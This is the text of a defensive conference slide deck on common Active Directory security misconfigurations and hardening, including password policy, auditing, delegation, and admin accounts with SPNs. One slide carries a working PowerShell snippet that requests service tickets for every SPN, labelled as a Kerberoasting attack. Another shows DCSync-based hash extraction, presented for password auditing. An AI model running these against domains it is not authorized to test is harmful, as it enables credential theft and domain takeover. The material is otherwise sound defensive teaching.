Active Directory Security: Beyond the Easy Button

Sean Metcalf (@Pyrotek3)

s e a n [@] TrimarcSecurity.com

www.ADSecurity.org

TrimarcSecurity.com

I was going to do a talk on Active Directory Security…

But this is the last DerbyCon…

What are they going to do if I don't...?

DerbyCon Reflections

I have met AMAZING People at DerbyCon

Lesley Carhart @derbycon
@hacks4pancakes

Interview & Resume Clinic
62 people helped
87 volunteer hours
28 lunch + learn attendees

#DerbyCon

You are DerbyCon

You are **awesome**

baba yaga @ derbycon
@fizzystar_

Hello to all 200 people @PyroTek3 introduced me to last night at #LobbyCon !

Learn How to Introduce People &
Introduce People to... Everyone

Be awesome to each other

alissa @ derbycon @dnsprincess · 18h

Hey @derbycon we're still taking backpacks, school supplies, and other donations for Frankie's Closet foster children's charity.

Come help fill these shelves! (ends tomorrow)

<3 @mzbat and the gorgeous model is the wonderful @_breakfastpants

Dave Kennedy (ReL1K) ✔
@HackingDave

Every year we raised more money for charities than super large conferences. We saved and made a difference in people's lives.

This year is no different. All of our leftover money is going directly to charity.

Make a difference.

Continue to do Great Things

"Don't cry because it's over, smile because it happened." — Dr. Seuss

Active Directory Security:
Beyond the Easy Button

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Warning:

Many of the Defensive Techniques Described in this Talk are "Advanced" and Require Thorough Testing before Deploying.

Moving Default AD Groups can have unexpected consequences.

ABOUT

❖Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.

❖Microsoft Certified Master (MCM) Directory Services

❖Microsoft MVP

❖Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon

❖Security Consultant / Researcher

❖AD Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)

AGENDA

- The Top 15 Most Common AD Security Issues
- Detecting Active Directory Recon
- Breaking AD Recon
- Securing & Hardening Active Directory
- Active Directory Security Recommendations

A Question I Hear Regularly:

"Can Active Directory Be Secured?"

We'll get to that...

Trimarc's Top 15 Most Common AD Security Issues

We Find Interesting Things in AD...

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Avenues to Compromise

- GPO permissions
  - Modify a GPO to own everything that applies it
- AD Permissions
  - Delegation a decade ago is still in place, so are the groups
- Improper group nesting
  - Group inception = innocuous groups with super powers
- Over-permissioned accounts
  - Regular users are admins
- Service account access
  - Domain Admins (of course!)
- Kerberos Delegation
  - Who really knows what this means?
- Password Vaults
  - Issues like CyberArk vuln from a couple months ago
- Backup Process
  - What servers backup Active Directory? How is this backup data protected?

In the Real World, Rights are Everywhere

- Workstation Admins have full control on workstation computer objects and local admin rights.
- Server Admins have full control on server computer objects and local admin rights.
- Often, Server Admins are Exchange Admins.
- Sometimes Server Admins have rights to Domain Controllers.
- Help Desk Admins have local admin rights and remote control on user workstations.
- Local admin accounts & passwords often the same among workstations, and sometimes the same among servers.
- "Temporary" admin group assignments often become permanent.

Weak Domain Password Policy

Policy	Policy Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	10 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

Set to at least 12 characters, preferably 15.
At least use Fine-Grained Password Policies for Admins & Service Accounts

Weak Password Analysis

Accounts with Weak Passwords

Many users tend to use weak passwords that are easy to remember, e.g. 'Pa$$w0rd' or 'September2016'. This fact is well known to attackers, who try to guess them using dictionary attacks. Password hashes from Active Directory have therefore been checked against a dictionary of most common passwords. If weak passwords are found, we recommend implementing a solution to prevent this.

Non-Unique Passwords

Some companies require their IT staff to have at least 2 user accounts, one for regular and one for administrative operations. Such security policies become much less effective if these 2 accounts have the same password. It's important to manage your administrative credentials separately.

Passwords stored using reversible encryption

Passwords that are stored using reversible encryption can be retrieved in ClearText form from the Active Directory database by privileged users. Disabling this feature only starts taking effect during password changes.

Accounts with LM hashes

The LAN Manager (LM) hash is prone to a brute force attack and Microsoft recommends preventing the storing of LM hashes.

https://www.dsinternals.com/en/finding-weak-active-directory-passwords/

Auditing Active Directory Password Quality

August 7, 2016 | Michael Grafnetter

Overview

The latest version of the DSInternals PowerShell Module contains a new cmdlet called **Test-PasswordQuality**, which is a powerful yet easy to use tool for Active Directory password auditing. It can detect **weak, duplicate, default, non-expiring or empty passwords** and find accounts that are violating **security best practices**. All domain administrators can now audit Active Directory passwords on a regular basis, without any special knowledge.

Usage

The Test-PasswordQuality cmdlet accepts output of the Get-ADDBAccount and Get-ADReplAccount cmdlets, so both **offline** (ntds.dit) and **online** (DCSync) analysis can be done:

```
1  Get-ADReplAccount -All -Server LON-DC1 -NamingContext "dc=adatum,dc=com
2      Test-PasswordQuality -WeakPasswordHashesFile .\pwned-passwords-ntlm-
3
4  <#
5  Sample output:
6
7  Active Directory Password Quality Report
8  ----------------------------------------
9
10 Passwords of these accounts are stored using reversible encryption:
11   April
```

Default Domain Controllers Policy is.. default

Local Policies/Security Options

Domain Controller

Policy	Setting
Domain controller: LDAP server signing requirements	None

Domain Member

Policy	Setting
Domain member: Digitally encrypt or sign secure channel data (always)	Enabled

Microsoft Network Server

Policy	Setting
Microsoft network server: Digitally sign communications (always)	Enabled
Microsoft network server: Digitally sign communications (if client agrees)	Enabled

Domain Controllers with minimal event auditing

Policy ▲	Policy Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Not Defined
Audit logon events	Success, Failure
Audit object access	Not Defined
Audit policy change	Not Defined
Audit privilege use	Success, Failure
Audit process tracking	Not Defined
Audit system events	Not Defined

Policy	Setting
Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings	Enabled

Determine actual auditing configuration:
auditpol.exe /get /category:*

Account Operators Instead of Delegation

Account Operators Properties   ?   ✕

General | Members | Member Of | Managed By

Members:

Name	Active Directory Domain Services Folder
👤 Ruth Parker	trimarcresearch.com/Administration/Admin Acco...

Account Operators Instead of Delegation

Account Operators Properties ? ✕

| General | Members | Member Of | Managed By |

Members:

Name

Ruth Parker

ⓘ **Note**

By default, this built-in group has no members, and it can create and manage users and groups in the domain, including its own membership and that of the Server Operators group. This group is considered a service administrator group because it can modify Server Operators, which in turn can modify domain controller settings. As a best practice, leave the membership of this group empty, and do not use it for any delegated administration. This group cannot be renamed, deleted, or moved.

AD Admin Accounts Have Old Passwords

SamAccountName	Enabled	PasswordLastSet	Password Age (years)
admAEdwards	**Yes**	**1/12/2013 2:20:06 PM**	**6.5**
admBWalker	No	6/11/2017 10:14:08 AM	2.2
admCGriffin	Yes	3/1/2019 12:41:18 PM	0.4
Administrator	**Yes**	**1/9/2005 10:58:24 AM**	**14.5**
AGPMService	**Yes**	**5/3/2009 3:17:32 PM**	**10.2**
SCCMsvc	**Yes**	**11/14/2011 5:23:12 PM**	**7.6**
VMWareAdmin	Yes	8/28/2012 10:23:41 AM	7.0
VulnerabilityScanner	**Yes**	**9/19/2015 4:43:19 PM**	**3.9**

Default Domain Administrator Account SPN

- There is no good reason for admin accounts to have Kerberos SPNs.

- Attack:
  Kerberoast these accounts to own AD.

```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *
$ServiceAccountSPNs = @()
ForEach ($ServiceAccountsItem in $ServiceAccounts)
{
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)
    {
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN
    }
}

klist purge

ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)
{
    Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
}
```

trimarcadmin Properties   ?   ✕

Organization	Published Certificates	Member Of	Password Replication
Dial-in	Object	Security	Environment	Sessions
General	Address	Account	Profile	Telephones	Delegation
Remote control	Remote Desktop Services Profile	COM+	Attribute Editor

Attributes:

Attribute	Value
objectGUID	5ef40239-0ede-4973-b1c9-fe9c238d5f1a
objectSid	S-1-5-21-3059099413-3826416028-8152235
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	5/16/2018 2:05:36 PM Eastern Daylight Tim
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
sAMAccountName	trimarcadmin
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
servicePrincipalName	MSSQLSvc/TRRDSQL:1433
userAccountControl	0x200 = (NORMAL_ACCOUNT)
uSNChanged	12883
uSNCreated	8196
whenChanged	5/17/2018 12:13:21 AM Eastern Daylight Tir
whenCreated	5/16/2018 9:20:16 PM Eastern Daylight Tim

Edit   Filter

AD Admin Accounts with SPNs

```
PS C:\> get-aduser -filter {ServicePrincipalName -like "*"} `
 -prop ServicePrincipalName,AdminCount,MemberOf |
 where {$_.SID -notmatch '502'}


DistinguishedName   : CN=Thrawn,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
Enabled             : True
GivenName           :
MemberOf            : {CN=Domain Admins,CN=Users,DC=theacme,DC=io}
Name                : Thrawn
ObjectClass         : user
ObjectGUID          : c4fe6e78-a176-4cb1-a8b0-192a599e9ad9
SamAccountName      : thrawn
ServicePrincipalName : {MSSQL/dbsrv1:1433}
SID                 : S-1-5-21-143179592-3749324205-2095737646-4101
Surname             :
UserPrincipalName   : thrawn@theacme.io
```

Service Accounts in Domain Admins

- Service Accounts rarely actually need Domain Admin rights
- Better to delegate the required rights for the accounts.

Mitigation:
- Remove from Domain Admins
- Delegate appropriate rights
- Use separate accounts for different tiers:
  - Workstations
  - Servers
  - Domain Controllers

Domain Admins Properties

? ✕

| General | Members | Member Of | Managed By |

Members:

Name	Active Directory Domain Services Folder
Eddie	trimarcresearch.com/Administration/AD Admin
JonSnow	trimarcresearch.com/Administration/AD Admin
T Stark	trimarcresearch.com/Administration/AD Admin
trimarcadmin	trimarcresearch.com/Users
Vulnerability Scanner	trimarcresearch.com/Administration/Privileged

Server GPOs Linked to Domain Controllers

Group Policy Management
- Forest: ad.adsecurity.org
  - Domains
    - ad.adsecurity.org
      - Default Domain Policy
      - Accounts
      - Domain Controllers
        - Default Domain Controllers Policy
        - Server Policy
      - Enterprise
      - Servers
        - Server Policy
      - Group Policy Objects
      - WMI Filters

Server Policy

| Scope | Details | Settings | Delegation |

Server Policy

Data collected on: 3/14/2018 11:58:36 PM

Computer Configuration (Enabled)

Policies

Windows Settings

Security Settings

Restricted Groups

Group	Members	Member of
ADSECLAB\Server Admins		BUILTIN\Administrators

Server GPOs Linked to Domain Controllers

Group Policy Management
- Forest: ad.adsecurity.org
  - Domains
    - ad.adsecurity.org
      - Default Domain Policy
      - Accounts
      - Domain Controllers
        - Default Domain Controllers Policy
        - Server Policy
      - Enterprise
      - Servers
        - Server Policy
      - Group Policy Objects
      - WMI Filters

Server Policy
Scope | Details | Settings | Delegation

Server Policy
Data collected on: 3/14/201[8]
Computer Configuration (
- **Policies**
- **Windows Settings**
- **Security Settings**
- **Restricted Group[s]**
  - **Group**
    - ADSECLAB\Se[...]

Administrators Properties

Object | Security | Attribute Editor
General | Members | Member Of | Managed By

Members:

Name	Active Directory Domain Services Folder
adsecadmin	ad.adsecurity.org/Users
Domain Admins	ad.adsecurity.org/Users
Enterprise Admins	ad.adsecurity.org/Users
Server Admins	ad.adsecurity.org/Users

Only use GPOs dedicated to Domain Controllers, don't link GPOs already linked to other OUs.

Modify Rights to GPOs at Domain /DC Level

Only AD Admins should have modify rights on GPOs linked to the Domain/Domain Controllers.

Accounts with Delegated Rights to AD

- Group membership
- AD delegated permissions
- Group Policy delegation
- Group Policy User Rights Assignments (DC GPOs)

Allow log on locally	TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators
Allow log on through Terminal Services	TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators

Domain Permission Delegation Issues

```
Domain                 : lab.trimarcresearch.com
IdentityReference      : TRDLAB\Domain Computers
ActiveDirectoryRights  : Full Control
ObjectAttribute        : user All
InheritedObjectClass   : user
ObjectClass            : All
AccessControlType      : Allow
IsInherited            : False

Domain                 : lab.trimarcresearch.com
IdentityReference      : TRDLAB\ServerAdmins
ActiveDirectoryRights  : ReadProperty, WriteProperty, ExtendedRight, GenericExecute
ObjectAttribute        : computer All
InheritedObjectClass   : computer
ObjectClass            : All
AccessControlType      : Allow
IsInherited            : False
ObjectFlags            : InheritedObjectAceTypePresent
InheritanceFlags       : ContainerInherit
PropagationFlags       : InheritOnly
FlaggedForReview       : False
```

AdminSDHolder Permission Delegation Issues

```
Domain                  : lab.trimarcresearch.com
ObjectDN                : CN=AdminSDHolder,CN=System,DC=lab,DC=trimarcresearch,DC=com
IdentityReference       : TRDPROD\User Admins
ActiveDirectoryRights   : ReadProperty, WriteProperty, GenericExecute
InheritedObjectClass    : All
ObjectClass             : All
AccessControlType       : Allow
IsInherited             : False
ObjectFlags             : None
InheritanceFlags        : None
PropagationFlags        : None


Domain                  : prod.trimarcresearch.com
ObjectDN                : CN=AdminSDHolder,CN=System,DC=prod,DC=trimarcresearch,DC=com
IdentityReference       : TRDPROD\User Admins
ActiveDirectoryRights   : ReadProperty, WriteProperty, GenericExecute
InheritedObjectClass    : All
ObjectClass             : All
AccessControlType       : Allow
IsInherited             : False
ObjectFlags             : None
InheritanceFlags        : ContainerInherit
PropagationFlags        : None
```

Reviewing Active Directory Permissions

- PowerShell for OU Permission Report:
    - https://blogs.technet.microsoft.com/ashleymcglone/2013/03/25/active-directory-ou-permissions-report-free-powershell-script-download/

- ACLight (Batch file that calls PowerShell):
    - https://github.com/cyberark/ACLight

- Bloodhound:
    - https://github.com/BloodHoundAD/BloodHound

Admins Use Regular Workstations for AD Administration

<u>1 workstation</u>

30 accounts in the local Administrators group.

50 accounts w/ local admin via software management system.

20 accounts with control of the computer via security agent(s).

 ======

~ 100 accounts with effective admin rights on the workstation

How many GPOs apply to the workstation &
how many accounts have modify rights?
